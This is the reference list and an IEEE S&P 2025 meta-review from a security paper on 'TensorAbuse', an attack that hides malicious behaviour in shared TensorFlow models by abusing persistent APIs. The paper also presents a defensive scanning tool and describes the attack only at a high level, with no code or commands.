[11] Splinter0, "Tensorflow remote code execution with malicious model." https://splint.gitbook.io/cyberblog/security-research/tensorflow-remote-code-execution-with-malicious-model, 2022. Accessed: 2024-09-16.

[12] Google, "Yamnet." https://www.kaggle.com/models/google/yamnet/tensorFlow2/yamnet/1. Accessed: 2024-06-04.

[13] protectai, "Modelscan: Protection against model serialization attacks." https://github.com/protectai/modelscan, 2024.

[14] H. Face, "Uploading models." https://huggingface.co/docs/hub/models-uploading, 2021. Accessed: 2024-06-04.

[15] Google, "Protobuf documentation." https://protobuf.dev/overview/, 2024.

[16] TensorFlow, "Tensorboard: Visualization toolkit for machine learning experimentation." https://www.tensorflow.org/tensorboard, 2024. Accessed: 2024-05-20.

[17] Lutz Roeder, "Netron: Neural network and machine learning model visualizer." https://netron.app, 2024. Accessed: 2024-05-20.

[18] TensorFlow, "tf.keras.layers.lambda." https://www.tensorflow.org/api_docs/python/tf/keras/layers/Lambda, 2022. Accessed: 2024-09-16.

[19] Azure/counterfit, "Abusing ml model file formats to create malware on ai systems: A proof of concept." https://github.com/Azure/counterfit/wiki/Abusing-ML-model-file-formats-to-create-malware-on-AI-systems:-A-proof-of-concept, 2024. Accessed: 2024-09-16.

[20] M. Slaviero, "Sour pickles, a serialised exploitation guide in one part." https://media.blackhat.com/bh-us-11/Slaviero/BH_US_11_Slaviero_Sour_Pickles_Slides.pdf, 2011. Accessed: 2024-06-02.

[21] T. of Bits, "Fickling @ defcon ai village 2021." Online, 2021. Available: https://github.com/trailofbits/fickling.

[22] Mmaitre314, "Python pickle malware scanner." Online, 2024. Available: https://pypi.org/project/picklescan/.

[23] Google, "Tensorflow api documentation." https://www.tensorflow.org/api_docs/python/tf, 2024.

[24] M. Wei, N. S. Harzevili, Y. Huang, J. Yang, J. Wang, and S. Wang, "Demystifying and detecting misuses of deep learning apis," in *Proceedings of the IEEE/ACM 46th International Conference on Software Engineering*, ICSE '24, (New York, NY, USA), Association for Computing Machinery, 2024.

[25] TensorFlow, "tf.raw_ops.immutableconst api." https://tensorflow.google.cn/api_docs/python/tf/raw_ops/ImmutableConst, 2024. Accessed: 2024-05-20.

[26] TensorFlow, "Introduction to graphs and tf.function." https://www.tensorflow.org/guide/intro_to_graphs, 2024. Accessed: 2024-09-16.

[27] M. Abadi, P. Barham, J. Chen, Z. Chen, A. Davis, J. Dean, M. Devin, S. Ghemawat, G. Irving, M. Isard, *et al.*, "{TensorFlow}: a system for {Large-Scale} machine learning," in *12th USENIX symposium on operating systems design and implementation (OSDI 16)*, pp. 265–283, 2016.

[28] W. Jakob, J. Rhinelander, and D. Moldovan, "pybind11 – seamless operability between c++11 and python," 2016. https://github.com/pybind/pybind11.

[29] C. Lattner and V. Adve, "Llvm: A compilation framework for lifelong program analysis & transformation," in *Proceedings of the International Symposium on Code Generation and Optimization (CGO)*, pp. 75–86, 2004.

[30] C. Project, "Clang: A c language family frontend for llvm." https://clang.llvm.org, 2024. Accessed: 2024-05-30.

[31] GitHub, "Codeql: Discover vulnerabilities across a codebase," 2024. Accessed: 2024-05-22.

[32] Z. Hu and M. Takeichi, "Calculating an optimal homomorphic algorithm for bracket matching," *Parallel processing letters*, vol. 9, no. 03, pp. 335–345, 1999.

[33] L. Giray, "Prompt engineering with chatgpt: a guide for academic writers," *Annals of biomedical engineering*, vol. 51, no. 12, pp. 2629–2633, 2023.

[34] J. Liu, A. Liu, X. Lu, S. Welleck, P. West, R. L. Bras, Y. Choi, and H. Hajishirzi, "Generated knowledge prompting for commonsense reasoning," *arXiv preprint arXiv:2110.08387*, 2021.

[35] Y. Wang, Q. Yao, J. T. Kwok, and L. M. Ni, "Generalizing from a few examples: A survey on few-shot learning," *ACM computing surveys (csur)*, vol. 53, no. 3, pp. 1–34, 2020.

[36] A. Kuppa, N. Rasumov-Rahe, and M. Voses, "Chain of reference prompting helps llm to think like a lawyer," in *Generative AI+ Law Workshop*, 2023.

[37] A. Dubey *et al.*, "The llama 3 herd of models," *arXiv preprint arXiv:2407.21783*, 2024.

[38] R. Zhu, X. Wang, C. Liu, Z. Xu, W. Shen, R. Chang, and Y. Liu, "Moduleguard: Understanding and detecting module conflicts in python ecosystem," in *Proceedings of the IEEE/ACM 46th International Conference on Software Engineering*, ICSE '24, (New York, NY, USA), Association for Computing Machinery, 2024.

[39] H. Face, "Malware scanning." https://huggingface.co/docs/hub/security-malware, 2021. Accessed: 2024-06-04.

[40] "Code sandboxing — google for developers." https://developers.google.com/code-sandboxing. Accessed: 2024-06-04.

[41] H. Face, "Downloading models." https://huggingface.co/docs/hub/models-downloading. Accessed: 2024-09-16.

[42] Kaggle, "How to use kaggle." https://www.kaggle.com/docs/models. Accessed: 2024-09-16.

[43] AssemblyAI, "Getting started with hugging face in 15 minutes — transformers, pipeline, tokenizer, models." https://www.youtube.com/watch?v=QEaBAZQCtwE&t=183s, 2022. Accessed: 2024-09-16.

[44] J. Hua, K. Wang, M. Wang, G. Bai, X. Luo, and H. Wang, "Malmodel: Hiding malicious payload in mobile deep learning models with black-box backdoor attack," *arXiv preprint arXiv:2401.02659*, 2024.

[45] D. Hitaj, G. Pagnotta, F. De Gaspari, S. Ruko, B. Hitaj, L. V. Mancini, and F. Perez-Cruz, "Do you trust your model? emerging malware threats in the deep learning ecosystem," *arXiv preprint arXiv:2403.03593*, 2024.

[46] T. Liu, Z. Liu, Q. Liu, W. Wen, W. Xu, and M. Li, "Stegonet: Turn deep neural network into a stegomalware," in *Proceedings of the 36th Annual Computer Security Applications Conference*, ACSAC '20, (New York, NY, USA), p. 928–938, Association for Computing Machinery, 2020.

[47] E. Wickens, M. Janus, and T. Bonner, "Weaponizing ml models with ransomware." https://hiddenlayer.com/research/weaponizing-machine-learning-models-with-ransomware/, 2022. Accessed: 2024-06-04.

[48] A. Saucedo, "Secure machine learning at scale with mlsecops." https://github.com/EthicalML/fml-security, 2023. Accessed: 2024-06-04.

[49] Python Software Foundation, "pickletools — tools for pickle developers." https://docs.python.org/3/library/pickletools.html, 2023. Accessed: 2024-06-06.

[50] Hugging Face, "Pickle scanning." https://huggingface.co/docs/hub/security-pickle, 2022. Accessed: 2024-06-04.

[51] E. Montalbano, "Hugging face ai platform riddled with 100 malicious code-execution models," 2024. Accessed: 2024-06-04.

Appendix A. Meta-Review

The following meta-review was prepared by the program committee for the 2025 IEEE Symposium on Security and Privacy (S&P) as part of the review process as detailed in the call for papers.

A.1. Summary

This paper explores the security risks associated with sharing AI models, focusing on the misuse of TensorFlow APIs. It introduces a novel attack called TensorAbuse, which leverages the capabilities of TensorFlow APIs, such as file access and network messaging, to embed malicious behavior within AI models. It proposes two techniques to identify persistent APIs with exploitable capabilities and creates five attack primitives and four synthetic attacks. Finally, it releases an open-source defensive tool to scan Tensorflow models against risks such as TensorAbuse.

A.2. Scientific Contributions

- Identifies an Impactful Vulnerability
- Independent Confirmation of Important Results with Limited Prior Research
- Creates a New Tool to Enable Future Science

A.3. Reasons for Acceptance

1) Identifies a critical and significant vulnerability in TensorFlow model sharing. As using pre-trained models from existing hubs, such as HuggingFace, becomes more common, vulnerabilities associated with model serialization, loading, and execution become more critical. The paper identifies how TensorFlow APIs provide exploitable primitives to attackers who can hide them in a model without changing anything else.
2) Designs a novel technical pipeline to find persistent (serializable) APIs and classify their capabilities. First, the authors use program analysis techniques (e.g., CodeQL) to map Python APIs (used to develop models) to the C++ implementations (used to determine persistence). Then, they leverage LLMs to classify the API's capability (e.g., file access) using its source code.
3) A systematic analysis of TensorFlow v2.15 to identify over 1,000 persistent APIs and their capabilities. The authors use these APIs to implement attack primitives and proof-of-concept attacks embedded into concrete models (activated when the model is used for inference).
4) The authors released a well-designed open-source tool, similar to ModelScan, to detect and prevent TensorAbuse attacks. As TensorFlow developers do not intend to remove exploitable APIs, this tool will help practitioners identify potentially malicious models.

A.4. Noteworthy Concerns

1) The LLM-based API capability classification is 83% accurate. Although the authors explain the reasons for the mistakes, without improvement, they can lead to a significant number of false positives/false negatives if these techniques are incorporated into a real-world malicious model detection tool.